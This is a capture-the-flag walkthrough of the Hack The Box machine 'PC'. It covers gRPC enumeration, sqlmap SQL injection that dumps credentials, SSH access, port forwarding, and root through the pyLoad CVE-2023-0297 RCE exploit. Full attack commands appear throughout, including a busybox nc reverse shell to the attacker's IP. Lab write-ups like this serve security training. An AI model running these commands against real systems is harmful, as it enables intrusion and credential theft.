


PC



IP: 10.129.99.76

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/PC
cd ~/HTB/Boxes/PC

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a PC
workspace PC
use multi/handler
set -g WORKSPACE PC
set -g RHOST 10.129.97.185
set -g RHOSTS 10.129.97.185
set -g LHOST 10.10.14.69
set -g LPORT 1337
set -g SRVHOST 10.10.14.69
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -p- -sC -sV -O -A 10.129.99.76 -oN pc.nmap
```

Hosts

Hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.99.76			Linux		4.X	server		

Services

host	port	proto	name	state	info
10.129.99.76	22	tcp	ssh	open	OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 Ubuntu Linux; protocol 2.0
10.129.99.76	50051	tcp	unknown	open	

Gaining Access

My initial port scan of default ports only saw SSH open.

There are no known vulnerabilities for OpenSSH 8.2p1.

I ran another port scan checking for all possible ports and discovered port 50051 was open.

Nmap was unable to recognize the service.

Screenshot Evidence

```
1_ 230 10.129.99.76:51:50:50:11:80:13:42:10:00:20:10 (LB23319)
50051/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version,
ce :
```

I searched google for TCP port 50051 and came across an article for capturing gRPC packets with Wireshark

ARTICLE LINK: <https://grpc.io/blog/wireshark/>

50051 is the server side default port for an RPC chat application. Client side port is 51035

There is a tool gRPC UI that can be used to interact with the port which I installed

TOOL: <https://github.com/fullstorydev/grpcui>

```
# Install tool
sudo apt update && sudo apt install -y golang-go gccgo-go
go install github.com/fullstorydev/grpcui/cmd/grpcui@latest
```

I needed to close firefox before executing the below command

```
# Run gRPC Gui tool
grpcui -plaintext 10.129.99.76:50051
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/PC]
└─# grpcui -plaintext 10.129.99.76:50051
gRPC Web UI available at http://127.0.0.1:46299/
[HTB] 0:openvpn 1:msf- 2:bash*
```

Service name: SimpleApp »

Method name: LoginUser

Request Form Raw Request Response History

Request Metadata

Name	Value
<input type="text"/>	<input type="text"/>

Request Data

LoginUserRequest

username string

password string

Request Timeout

I was able to login using the credentials admin:admin

USER: admin

PASS: admin

Screenshot Evidence

Request Data

LoginUserRequest

username string	<input checked="" type="checkbox"/>	<input type="text" value="admin"/>
password string	<input checked="" type="checkbox"/>	<input type="text" value="admin"/>

Request Timeout

seconds

Invoke

Service name: SimpleApp ▾ »

Method name: LoginUser ▾

Request Form

Raw Request

Response

History

Response Headers

content-type	application/grpc
grpc-accept-encoding	identity, deflate, gzip

Response Data



```
{  
  "message": "Your id is 743."  
}
```

Response Trailers

token	b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2'
-------	--

In order to run queries I needed to add an ID value in my request for token with the value I was given I copied this info from Burpsuite in the response from **Invoke\SimpleApp.LoginUser**

Screenshot Evidence



NAME: token


VALUE:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiYWRtaW4iLCJleHAiOiJlE2OTYxODI0MzJ9.Mfe2zJDJoHs6T6SljA2YdO2WSyI5HoaOtcRqdGTnsUo

In the **"Method Name"** drop down I selected **getInfo**.

In the **"Request Metadata"** I added my token value and ran the query.

I sent the request to repeater to play around with it more easily


Screenshot Evidence



I Google the error message I received to discover it is a Python error message
This is a python sort method error message



I placed a single quote into the POST request field for ID and obtained a different error message



I was able to get what appears to be a successful query response when the id value is set to 1

```

5
7 {
8   "headers":[
9     {
10      "name":"content-type",
11      "value":"application/grpc"
12     },
13     {
14      "name":"grpc-accept-encoding",
15      "value":"identity, deflate, gzip"
16     }
17   ],
18   "error":null,
19   "responses":[
20     {
21      "message":{
22        "message":"The admin is working hard to fix the issues."
23      },
24      "isError":false
25     }
26   ],
27   "requests":{
28     "total":1,
29     "sent":1
30   },
31   "trailers":[
32   ]
33 }

```

I saved the POST request in Burp by using "Copy to File" in Burpsuite

Screenshot Evidence

```

└─(root@kali)-[~/HTB/Boxes/PC]
└─# cat sql.req
POST /invoke/SimpleApp.getInfo HTTP/1.1
Host: 127.0.0.1:46299
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
x-grpcui-csrf-token: h6FH6VJfwOKm5m400i7Uzzr90HvLrLuuuRsPQ863Sxc
X-Requested-With: XMLHttpRequest
Content-Length: 191
Origin: http://127.0.0.1:46299
Connection: close
Referer: http://127.0.0.1:46299/
Cookie: _grpcui_csrf_token=h6FH6VJfwOKm5m400i7Uzzr90HvLrLuuuRsPQ863Sxc
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"metadata":[{"name":"token","value":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiMSJ9"}], "data":[{"id":"1"}]}
└─(root@kali)-[~/HTB/Boxes/PC]
└─#

```

I used sqlmap to fuzz for possible injections. The value ID may be an indication a SQL database is used for storing

the applications credentials

```
# Begin SQL Fuzz
sqlmap -r sql.req --dump --batch --level=5 -p "JSON id"
```

This was successfully in returning information

Screenshot Evidence

```
[11:28:51] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:28:51] [INFO] fetching tables for database: 'SQLite_masterdb'
[11:28:51] [INFO] fetching columns for table 'messages'
[11:28:52] [INFO] fetching entries for table 'messages'
Database: <current>
Table: messages
[1 entry]
+-----+-----+-----+
| id | message | username |
+-----+-----+-----+
| 1 | The admin is working hard to fix the issues. | admin |
+-----+-----+-----+

[11:28:52] [INFO] table 'SQLite_masterdb.messages' dumped to CSV file '/root/.l
[11:28:52] [INFO] fetching columns for table 'accounts'
[11:28:52] [INFO] fetching entries for table 'accounts'
Database: <current>
Table: accounts
[2 entries]
+-----+-----+
| password | username |
+-----+-----+
| admin | admin |
| HereIsYourPassWord1431 | sau |
+-----+-----+

[11:28:52] [INFO] table 'SQLite_masterdb.accounts' dumped to CSV file '/root/.l
[11:28:52] [INFO] fetched data logged to text files under '/root/.local/share/s
[*] ending @ 11:28:52 /2023-10-01/
```

I was able to use the discovered credentials to SSH into the server as Sau

USER: sau

PASS: HereIsYourPassWord1431

```
# SSH Way
ssh sau@10.129.99.76
Password: HereIsYourPassWord1431
# Metasploit way
use scanner/ssh/ssh_login
set RHOST 10.129.99.76
set USERNAME sau
set PASSWORD HereIsYourPassWord1431
set STOP_ON_SUCCESS true
run
```

Screenshot Evidence

```

msf6 auxiliary(scanner/ssh/ssh_login) > set -g RHOSTS 10.129.99.76
RHOSTS => 10.129.99.76
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.99.76:22 - Starting bruteforce
[+] 10.129.99.76:22 - Success: 'sau:HereIsYourPassWord1431' 'uid=1001(sau) gid=1001(sau) grou
UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.69:45981 → 10.129.99.76:22) at 2023-10-01 11:32:22 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |

```

I attempted to upgrade to a Meterpreter session and was successful

```

# Metasploit Command
sessions -u 1

```

Screenshot Evidence

```

msf6 auxiliary(scanner/ssh/ssh_login) > [*] Meterpreter session 2 opened (10.10.14.69:1337 → 10.129.99.76:4
[*] Stopping exploit/multi/handler

msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

  Id  Name  Type          Information          Connection
  --  ---  --
  1    shell linux      SSH root @          10.10.14.69:45981 → 10.129.99.76:22 (10.129.99.76)
  2    meterpreter x86/linux  sau @ 10.129.99.76  10.10.14.69:1337 → 10.129.99.76:48556 (10.129.99.76)

```

```

meterpreter > shell
Process 2266 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
sau@pc:~$ whoami
whoami
sau
sau@pc:~$ id
id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
sau@pc:~$ hostname
hostname
pc
sau@pc:~$ hostname -I
hostname -I
10.129.99.76 dead:beef::250:56ff:feb0:98e6
sau@pc:~$ |
[HTB] 0:openvpn 1:msf* 2:grpc 3:bash-

```

I was then able to read the user flag

```
# Read user flag
cat ~/user.txt
#RESULTS
6d88b49968cca97512781fb2dcecc7ab
```

Screenshot Evidence

```
sau@pc:~$ cat ~/user.txt
cat ~/user.txt
6d88b49968cca97512781fb2dcecc7ab
sau@pc:~$ |
[HTB] 0:openvpn 1:msf* 2:grpc 3:bash-
```

USER FLAG: 6d88b49968cca97512781fb2dcecc7ab

PrivEsc

In my local enumeration I found port 8000 listening locally

```
# Enumerate local listeners
ss -tunlp
```

Screenshot Evidence

```
sau@pc:~$ ss -tunlp
ss -tunlp
Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
udp    UNCONN 0        0      127.0.0.53%lo:53    0.0.0.0:*
udp    UNCONN 0        0      0.0.0.0:68         0.0.0.0:*
tcp    LISTEN 0        128    0.0.0.0:22         0.0.0.0:*
tcp    LISTEN 0        5      127.0.0.1:8000     0.0.0.0:*
tcp    LISTEN 0        128    0.0.0.0:9666      0.0.0.0:*
tcp    LISTEN 0        4096   127.0.0.53%lo:53    0.0.0.0:*
tcp    LISTEN 0        128    [::]:22          [::]:*
tcp    LISTEN 0        4096   *:50051          **
sau@pc:~$ |
[HTB] 0:openvpn 1:msf* 2:grpc 3:bash-
```

I set up a port forward in my Meterpreter session

```
# SSH Way
ssh -L 1090:localhost:8000 sau@10.129.99.76
Password: HereIsYourPassWord1431

# Meterpreter Way
portfwd add -l 1090 -p 8000 -r 127.0.0.1
```

Screenshot Evidence

```
meterpreter > portfwd add -l 1090 -p 8000 -r 127.0.0.1
[*] Forward TCP relay created: (local) :1090 → (remote) 127.0.0.1:8000
meterpreter > portfwd
```

Active Port Forwards


<u>Index</u>	<u>Local</u>	<u>Remote</u>	<u>Direction</u>
1	127.0.0.1:8000	0.0.0.0:1090	Forward

1 total active port forwards.

I then was able to access the site in my browser at <http://127.0.0.1:1090>

Screenshot Evidence

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 pyLoad

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Add Package

Paste your links or upload a container.

Name

The name of the package

Links

Add a list of links

Password

Type the package password

Upload a container

File

Destination Queue Packages

There was no version info on this page but the copyright is for 2022 which may mean something I found a Pre-auth RCE using searchsploit

```
# Search Exploit DB for vulnerabilities
searchsploit payload
searchsploit -m python/webapps/51532.py
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/PC]
└─# searchsploit payload

Exploit Title
──────────
PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
──────────

Shellcodes: No Results

(root@kali)-[~/HTB/Boxes/PC]
└─# searchsploit -m python/webapps/51532.py
Exploit: PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
  URL: https://www.exploit-db.com/exploits/51532
  Path: /usr/share/exploitdb/exploits/python/webapps/51532.py
  Codes: CVE-2023-0297
  Verified: True
  File Type: Python script, ASCII text executable
  Copied to: /root/HTB/Boxes/PC/51532.py
```

Checking the exploit it appears to have been discovered 6/10/2023 which may indicate the application is vulnerable

Screenshot Evidence

```
File Actions Edit View Help
# Exploit Title: PyLoad 0.5.0 - Pre-auth Remote Code Execution (RCE)
# Date: 06-10-2023
# Credits: bAu @bauh0lz
# Exploit Author: Gabriel Lima (0xGabe)
# Vendor Homepage: https://pyload.net/
# Software Link: https://github.com/pyload/pyload
# Version: 0.5.0
# Tested on: Ubuntu 20.04.6
# CVE: CVE-2023-0297

import requests, argparse

parser = argparse.ArgumentParser()
parser.add_argument('-u', action='store', dest='url', required=True,
parser.add_argument('-c', action='store', dest='cmd', required=True,
```

I attempted to use the exploit as is. It appeared to be successful

```
# Attempt exploit
python3 51532.py -u http://localhost:1090 -c "whoami"
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/PC]
└─# python3 51532.py -u http://localhost:1090 -c "whoami"
[+] Check if target host is alive: http://localhost:1090
[+] Host up, let's exploit!
[+] The exploit has be executeded in target machine.
```

I attempted to gain a shell using a Metasploit module

```
# Metasploit Way
use multi/handler
set payload generic/shell_reverse_tcp
set LPORT 1337
set LHOST 10.10.14.69
run
```

This gave me the below command to execute which I changed to use python3 instead

```
# Execute reverse shell using exploit
python3 51532.py -u http://127.0.0.1:1090 -c "busybox nc 10.10.14.69 1337 -e bash"
```

Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/PC]
└─# python3 51532.py -u http://127.0.0.1:1090 -c "busybox nc 10.10.14.69 1337 -e bash"
[+] Check if target host is alive: http://127.0.0.1:1090
[+] Host up, let's exploit!
```

```
msf6 exploit(multi/handler) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.69:1337
[*] Command shell session 6 opened (10.10.14.69:1337 → 10.129.99.76:55596) at 2023-10-01 12:29:04 -0400
```

I was then able to read the root flag

```
# Read root flag
cat /root/root.txt
```

Screenshot Evidence

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
root@pc:~/.pyload/data# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@pc:~/.pyload/data# hostname  
hostname  
pc  
root@pc:~/.pyload/data# hostname -I  
hostname -I  
10.129.99.76 dead:beef::250:56ff:feb0:98e6  
root@pc:~/.pyload/data# cat /root/root.txt  
cat /root/root.txt  
894d8e6822344f5c062a568e94ad5155  
root@pc:~/.pyload/data# |  
[HTB] 0:openvpn 1:msf* 2:grpc 3:python3-
```

ROOT FLAG: 894d8e6822344f5c062a568e94ad5155